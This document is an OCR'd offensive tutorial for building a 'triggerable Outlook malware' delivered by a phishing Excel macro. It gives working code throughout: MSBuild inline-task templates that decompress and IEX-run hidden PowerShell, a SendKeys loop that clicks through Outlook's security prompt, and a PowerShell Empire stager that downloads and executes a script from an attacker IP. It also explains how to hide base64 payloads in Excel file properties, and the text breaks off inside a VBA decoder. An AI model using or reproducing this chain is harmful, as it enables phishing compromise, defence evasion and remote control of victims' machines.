
Delivering a triggerable outlook malware

I. This how the attack work:



1- Attacker send a malicious XLS file to target via email

4- Attacker send trigger email

2- Target opens the mail XLS file and enabled

3a- The malicious XLS file drops msbuild_outlook.xml, msbuild_prompt_bypass.xml and malicious_stager.xml into %PUBLIC%\Libraries directory


- **Msbuild_outlook.xml:** Loads an outlook malware into memory through MSBuild
- **Msbuild_prompt_bypass.xml**: Loads a PowerShell script that bypass outlook's security prompt through MSBuild
- **Msbuild_stager.xml**:loads a PowerShell Empire Agent through MSBuild

3b- The outlook malware and the security prompt bypass are loaded

3c- The outlook malware, that is loaded in memory, constantly monitors the Target's mailbox (inbox, junk and deleted) for a trigger email. Outlook's security prompt is bypassed by a custom PowerShell script, leveraging send keys

5- The trigger mail is identified by the outlook malware.
The dropped msbuild_stager.xml is given to MSBuild as an argument.
PowerShell Empire's Agent is eventually loaded, through MSBuild.
No interaction with PowerShell.exe occurs

II. Schematic design for the creation phase of the outlook malware



Gz compress
Embed in XML format with oneliner
Base64 encode
Gz compress
Embed in XML format with oneliner
Base64 encode
Embed in XML format with oneliner
Base64 encode
General
Security
Custom
Details
Previous Versions
Remove Properties and Personal Information
OK
Cancel
Apply

Msbuild_outlook.ps1, a monitor malware with a trigger words and msbuild.exe payload and Msbuild_stager as ardument

Msbuild_prompt_bypass.ps1 to bypass outlook security

Msbuild_stager.ps1 for powershell empire with a link to the attacker stager.ps1

Attacker machine with PowerShell empire with a hosted stager (stager.ps1) in the /tmp directory

http://txtwizard.net/compression

http://txtwizard.net/encoding

A excel malicious macro, that decode the files properties and drop the decode them in the \Librariesrepository and then execute Msbuild_outlook and Msbuild_prompt_bypass


Malicious Properties

Property	Value
Description	
Title	
Subject	
Tags	
Categories	
Comments	
Origin	
Authors	PFByb2pIY3QgVG9vbHNWZXJza...
Last saved by	Utilisateur Windows
Revision number	
Version number	
Program name	Microsoft Excel
Company	PFByb2pIY3QgVG9vbHNWZXJza...
Manager	PFByb2pIY3QgVG9vbHNWZXJza...
Content created	8/19/2021 8:38 PM
Date last saved	8/21/2021 2:48 AM
Last printed	
Content	

III. Msbuild_outlook.ps1

This code we can found: https://github.com/colemination/PowerOutlook/blob/master/New-DynamicOutlookTrigger.ps1
This code contain what the malware will do when identifies the trigger email (cyber, LinkedIn, interested), we are simply instructing the malware to execute the payload msbuild.exe and we are also passing the MSbuild_stager.xml as argument. Where this final will be dropped by the malicious macro in the "libraries" directory and once the payload is executed the outlook malware will start running.


- Don't miss to delete this functionality from the code.



```
81                          $Port = $Portsection
82                      }
83                  }
84                  # convert URL to an IP address, and catch any errors
85                  Write-Verbose "URL is set to $URL"
86                  Write-verbose "Port is set to $Port"
87                  try{
88                      $lookup = [System.Net.DNS]::GetHostEntry($URL)
89                      Write-verbose "Lookup is set to $Lookup"
90                  }
91                  Catch [System.Exception]
92                  {
93                      $Null
94                  }
95                  [Net.IPAddress]$IP = ($lookup.AddressList[0]).IPAddressToString
96                  # Schedule the payload to call back to the attacking station
97                  echo "The payload will call out to the IP $IP on the port $Port" > C:\payload.txt
98                  Start-Process $payload -ArgumentList "C:\payload.txt"
99              }
```


We will not use this functionality

- Then replace line 98 by this:



```
Start-Process -Window Hidden $payload -ArgumentList " $env:public\Libraries\msbuild_stager.xml"
exit
```

- If we tested this final against our mail box this is what we get:



Google
Access for less secure apps has been turned on 10:48 PM

Google
Access for less secure apps has been turned on 10:45 PM

Gmail Team
Stay more organized with Gmail's inbox 6:09 PM
<https://services.google.com/fh/files/emails/google_logo_flat_90_color.png>

Microsoft Outlook

A program is trying to access e-mail address information stored in Outlook. If this is unexpected, click Deny and verify your antivirus software is up-to-date.

For more information about e-mail safety and how you might be able to avoid getting this warning, click Help.

☐ Allow access for 1 minute

Allow | Deny | Help


```
                $Body = Out-String -InputObject $EmailBody
                $formatted = $Body -split ' '
                # Search the contents for a URL and for a number in
                $URLRegex = "[-a-zA-Z0-90:%._\+~#=]{2,256}\.[a-z]{2
                $PortRegex = "^([0-9]{1,4}|[1-5][0-9]{4}|6[0-4][0-5
                foreach($section in $formatted)
                {
                    $URLSection = $Section | Select-string -Pattern $URLRegex
                    if($URLSection -ne $null)
                    {
                        $URLSplit = $URLSection -split '"'
                        $URL = $URLSplit[2]
                    }
                    $Portsection = $section | Select-String -Pattern $PortRegex
                    if($Portsection -ne $null)
                    {
                        $Port = $Portsection
                    }
                }

                Start-Process -Window Hidden $payload -ArgumentList " $env:public\Libraries\msbuild_st
                exit
            }
        }
        Start-sleep $Delay
    }
}
End
{
}
}
New-DynamicOutlookTrigger -Triggerwords cyber,LinkedIn,interested -payload C:\Windows\Microsoft.NET\Framew
```

```
PS C:\Users\malic> C:\Users\malic\Desktop\Triggerable Outlook Malware\Scripts\New-DynamicOutlookTrigger.ps1
PS C:\Users\malic> C:\Users\malic\Desktop\Triggerable Outlook Malware\Scripts\New-DynamicOutlookTrigger.ps1
PS C:\Users\malic> C:\Users\malic\Desktop\Triggerable Outlook Malware\Scripts\New-DynamicOutlookTrigger.ps1
```

- Now we need to copy the whole scripts and gz compressed: http://txtwizard.net/compression


- Then embed the gz compressed code inside this XML template "reverseshell.xml"
https://github.com/giMini/PowerMemory/blob/master/RWMC/misc/reverseshell.xml

But first make sure to replace this line highlighted in yellow,




```
string pok = "$WC=NeW-OBJecT SyStem.NET.WEbCLIENt;$u='Mozilla/5.0 (Windows NT
```

by this one liner, which start by a "$s and end by ReadToEnd()";



```
string pok = "$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String(' drop your gz compress code her'));
IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()";
```

- Then save this final as msbuild_outlook.xml




```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
 <!-- Author: Pierre-Alexandre Braeken, Twitter: @pabraeken -->
 <!-- Based on Casey Smith work (https://gist.github.com/subTee/ca477b4d19c885bec05ce238cbad6371), Twitter: @subTee  -->
  <Target Name="34rfas">
   <QWEridxnaPO />
  </Target>
    <UsingTask
    TaskName="QWEridxnaPO"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <Task>
      <Reference Include="System.Management.Automation" />
      <Code Type="Class" Language="cs">
        <![CDATA[
            using System;
            using System.IO;
            using System.Diagnostics;
            using System.Reflection;
            using System.Runtime.InteropServices;
            using System.Collections.ObjectModel;
            using System.Management.Automation;
            using System.Management.Automation.Runspaces;
            using System.Text;
            using Microsoft.Build.Framework;
            using Microsoft.Build.Utilities;
            public class QWEridxnaPO :  Task, ITask {
                public override bool Execute() {
                    string pok = "$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4sIAAAAAAAA/7VX+3MaNxD+OfwVGkwbaLmLDXFmkpY2frbu+MEE9sEFmhF3Cyi+kxhJZ0wc52/vSqc77vCRJu2U8WA99vHttyut+H6n5g9WXCwUUsVCyIXgTAupyFWiIyFuyFRIQolaQMCmLCAQUxalCeUhWc6BE6YJ
                    IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()";
                    Runspace runspace = RunspaceFactory.CreateRunspace();
                    runspace.Open();
                    RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
                    Pipeline pipeline = runspace.CreatePipeline();
                    pipeline.Commands.AddScript(pok);
                    pipeline.Invoke();
                    runspace.Close();
                    return true;
                }
            }
        ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```

- Final step is to Base64 encode the msbuild_outlook.xml: http://txtwizard.net/encoding

IV. Msbuild_prompt_bypass.ps1

The Msbuild_prompt_bypass allow a one minute access to the mail box, the code is down below (13 lines of code only):



Google
Access for less secure apps has been turned on 10:48 PM

Google
Access for less secure apps has been turned on 10:45 PM

Gmail Team
Stay more organized with Gmail's inbox 6:09 PM
<https://services.google.com/fh/files/emails/google_logo_flat_90_color.png>

Microsoft Outlook

A program is trying to access e-mail address information stored in Outlook. If this is unexpected, click Deny and verify your antivirus software is up-to-date.

For more information about e-mail safety and how you might be able to avoid getting this warning, click Help.

□ Allow access for 1 minute

Allow Deny Help

```
sleep 4
for (;;) {
        $wshell = new-object -ComObject wscript.shell;
        $wshell.AppActivate('Microsoft Outlook')
        sleep 1
        $wshell.sendkeys("{TAB}")
        $wshell.sendkeys("{TAB}")
        $wshell.sendkeys(" ")
        $wshell.sendkeys("{TAB}")
        $wshell.sendkeys("{TAB}")
        $wshell.sendkeys("{ENTER}")
       Sleep 61
       }
```


- Then follow the same steps like we did for msbuild_outlook.ps1

V. Msbuild_stager.ps1

The Msbuild_stager have a link to an empire stager hosted in /tmp repository (named stager.ps1)

```
$WC=NeW-OBJect SySTem.NET.WEbCLIENT;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$wc.HeAders.ADd('User-Agent',$u);
$Wc.ProxY = [SYsTem.NET.WEBREQUesT]::DEFAuLtWebPRoxy;
$WC.PROxY.CrEdentIalS = [SYSTeM.Net.CreDentialCACHe]::DEFAulTNETWOrkCrEdEnTialS;
$Wc.DownLoADSTriNG('http://[redacted].1.28:8888/stager.ps1') | IEX
```

- Then follow the same steps like we did for msbuild_outlook.ps1 but for this one no need to GZ compress, and hide it in the excel macro, which we will describe in the next section



Property	Value
Description	
Title	
Subject	
Tags	
Categories	
Comments	
Origin	
Authors	ydW5zcGFjZS5DbG9zZSgpOwkJ CQoJCQkJCXJldHVybiB0cnVlOwo JCQkJfQkJCQkJCQkJIAoJCQI9CQ kJCiAgICAgICAgXV0 +CiAgICAgIDwvQ29kZT4KICAgID wvVGFzaz4KICA8L1VzaW5nVGF zaz4KPC9Qcm9qZWN0Pg==;
Last saved by	
Revision number	
Version number	
Program name	
Company	
Manager	
Content created	9/16/2006 3:00 AM
Date last saved	6/20/2017 9:45 AM
Last printed	
Content	


VI. malicious macro

Now it's the time to hide these three base64-encoded files for [msbuild_outlook, msbuild_prompt_bypass and msbuild_stager] in the file properties in the malicious macro

- This is the content of the malicious excel macro:
  - ✓ A part of the code highlighted in gray, which is a Base64-decoder, we can found: https://www.source-code.biz/snippets/vbasic/Base64Coder.bas.txt
  - ✓ And the other part of the code highlighted in yellow, it's represent the code that we need to write it

```
' A Base64 Encoder/Decoder.
'
' This module is used to encode and decode data in Base64 format as described in RFC 1521.
'
' Home page: www.source-code.biz.
' Copyright 2007: Christian d'Heureuse, Inventec Informatik AG, Switzerland.
'
' This module is multi-licensed and may be used under the terms
' of any of the following licenses:
'
'  EPL, Eclipse Public License, V1.0 or later, http://www.eclipse.org/legal
'  LGPL, GNU Lesser General Public License, V2.1 or later, http://www.gnu.org/licenses/lgpl.html
'  GPL, GNU General Public License, V2 or later, http://www.gnu.org/licenses/gpl.html
'  AGPL, GNU Affero General Public License V3 or later, http://www.gnu.org/licenses/agpl.html
'  AL, Apache License, V2.0 or later, http://www.apache.org/licenses
'  BSD, BSD License, http://www.opensource.org/licenses/bsd-license.php
'  MIT, MIT License, http://www.opensource.org/licenses/MIT
'
' Please contact the author if you need another license.
' This module is provided "as is", without warranties of any kind.

Option Explicit

Private InitDone       As Boolean
Private Map1(0 To 63)  As Byte
Private Map2(0 To 127) As Byte

' Encodes a string into Base64 format.
' No blanks or line breaks are inserted.
' Parameters:
'   S         a String to be encoded.
' Returns:    a String with the Base64 encoded data.
Public Function Base64EncodeString(ByVal s As String) As String
  Base64EncodeString = Base64Encode(ConvertStringToBytes(s))
  End Function

' Encodes a byte array into Base64 format.
' No blanks or line breaks are inserted.
' Parameters:
'   InData    an array containing the data bytes to be encoded.
' Returns:    a string with the Base64 encoded data.
Public Function Base64Encode(InData() As Byte)
  Base64Encode = Base64Encode2(InData, UBound(InData) - LBound(InData) + 1)
  End Function

' Encodes a byte array into Base64 format.
' No blanks or line breaks are inserted.
' Parameters:
'   InData    an array containing the data bytes to be encoded.
'   InLen     number of bytes to process in InData.
' Returns:    a string with the Base64 encoded data.
Public Function Base64Encode2(InData() As Byte, ByVal InLen As Long) As String
  If Not InitDone Then Init
  If InLen = 0 Then Base64Encode2 = "": Exit Function
  Dim ODataLen As Long: ODataLen = (InLen * 4 + 2) \ 3     ' output length without padding
  Dim OLen As Long: OLen = ((InLen + 2) \ 3) * 4           ' output length including padding
  Dim Out() As Byte
  ReDim Out(0 To OLen - 1) As Byte
  Dim ip0 As Long: ip0 = LBound(InData)
  Dim ip As Long
  Dim op As Long
  Do While ip < InLen
    Dim i0 As Byte: i0 = InData(ip0 + ip): ip = ip + 1
    Dim i1 As Byte: If ip < InLen Then i1 = InData(ip0 + ip): ip = ip + 1 Else i1 = 0
    Dim i2 As Byte: If ip < InLen Then i2 = InData(ip0 + ip): ip = ip + 1 Else i2 = 0
    Dim o0 As Byte: o0 = i0 \ 4
    Dim o1 As Byte: o1 = ((i0 And 3) * &H10) Or (i1 \ &H10)
    Dim o2 As Byte: o2 = ((i1 And &HF) * 4) Or (i2 \ &H40)
    Dim o3 As Byte: o3 = i2 And &H3F
    Out(op) = Map1(o0): op = op + 1
    Out(op) = Map1(o1): op = op + 1
    Out(op) = IIf(op < ODataLen, Map1(o2), Asc("=")): op = op + 1
    Out(op) = IIf(op < ODataLen, Map1(o3), Asc("=")): op = op + 1
    Loop
  Base64Encode2 = ConvertBytesToString(Out)
  End Function

' Decodes a string from Base64 format.
' Parameters:
'    s        a Base64 String to be decoded.
' Returns     a String containing the decoded data.
Public Function Base64DecodeString(ByVal s As String) As String
  If s = "" Then Base64DecodeString = "": Exit Function
  Base64DecodeString = ConvertBytesToString(Base64Decode(s))
  End Function

' Decodes a byte array from Base64 format.
' Parameters
'   s        a Base64 String to be decoded.
' Returns:    an array containing the decoded data bytes.
Public Function Base64Decode(ByVal s As String) As Byte()
  If Not InitDone Then Init
  Dim IBuf() As Byte: IBuf = ConvertStringToBytes(s)
  Dim ILen As Long: ILen = UBound(IBuf) + 1
  If ILen Mod 4 <> 0 Then Err.Raise vbObjectError, , "Length of Base64 encoded input string is not a multiple of 4."
  Do While ILen > 0
    If IBuf(ILen - 1) <> Asc("=") Then Exit Do
    ILen = ILen - 1
    Loop
  Dim OLen As Long: OLen = (ILen * 3) \ 4
  Dim Out() As Byte
  ReDim Out(0 To OLen - 1) As Byte
  Dim ip As Long
  Dim op As Long
  Do While ip < ILen
    Dim i0 As Byte: i0 = IBuf(ip): ip = ip + 1
    Dim i1 As Byte: i1 = IBuf(ip): ip = ip + 1
    Dim i2 As Byte: If ip < ILen Then i2 = IBuf(ip): ip = ip + 1 Else i2 = Asc("A")
    Dim i3 As Byte: If ip < ILen Then i3 = IBuf(ip): ip = ip + 1 Else i3 = Asc("A")
    If i0 > 127 Or i1 > 127 Or i2 > 127 Or i3 > 127 Then _
      Err.Raise vbObjectError, , "Illegal character in Base64 encoded data."
    Dim b0 As Byte: b0 = Map2(i0)
    Dim b1 As Byte: b1 = Map2(i1)
    Dim b2 As Byte: b2 = Map2(i2)
    Dim b3 As Byte: b3 = Map2(i3)
    If b0 > 63 Or b1 > 63 Or b2 > 63 Or b3 > 63 Then _
      Err.Raise vbObjectError, , "Illegal character in Base64 encoded data."
    Dim o0 As Byte: o0 = (b0 * 4) Or (b1 \ &H10)
    Dim o1 As Byte: o1 = ((b1 And &HF) * &H10) Or (b2 \ 4)
    Dim o2 As Byte: o2 = ((b2 And 3) * &H40) Or b3
    Out(op) = o0: op = op + 1
    If op < OLen Then Out(op) = o1: op = op + 1
    If op < OLen Then Out(op) = o2: op = op + 1
    Loop
  Base64Decode = Out
  End Function

Private Sub Init()
  Dim c As Integer, i As Integer
  ' set Map1
  i = 0
  For c = Asc("A") To Asc("Z"): Map1(i) = c: i = i + 1: Next
  For c = Asc("a") To Asc("z"): Map1(i) = c: i = i + 1: Next
  For c = Asc("0") To Asc("9"): Map1(i) = c: i = i + 1: Next
  Map1(i) = Asc("+"): i = i + 1
  Map1(i) = Asc("/"): i = i + 1
  ' set Map2
  For i = 0 To 127: Map2(i) = 255: Next
  For i = 0 To 63: Map2(Map1(i)) = i: Next
  InitDone = True
  End Sub

Private Function ConvertStringToBytes(ByVal s As String) As Byte()
  Dim b1() As Byte: b1 = s
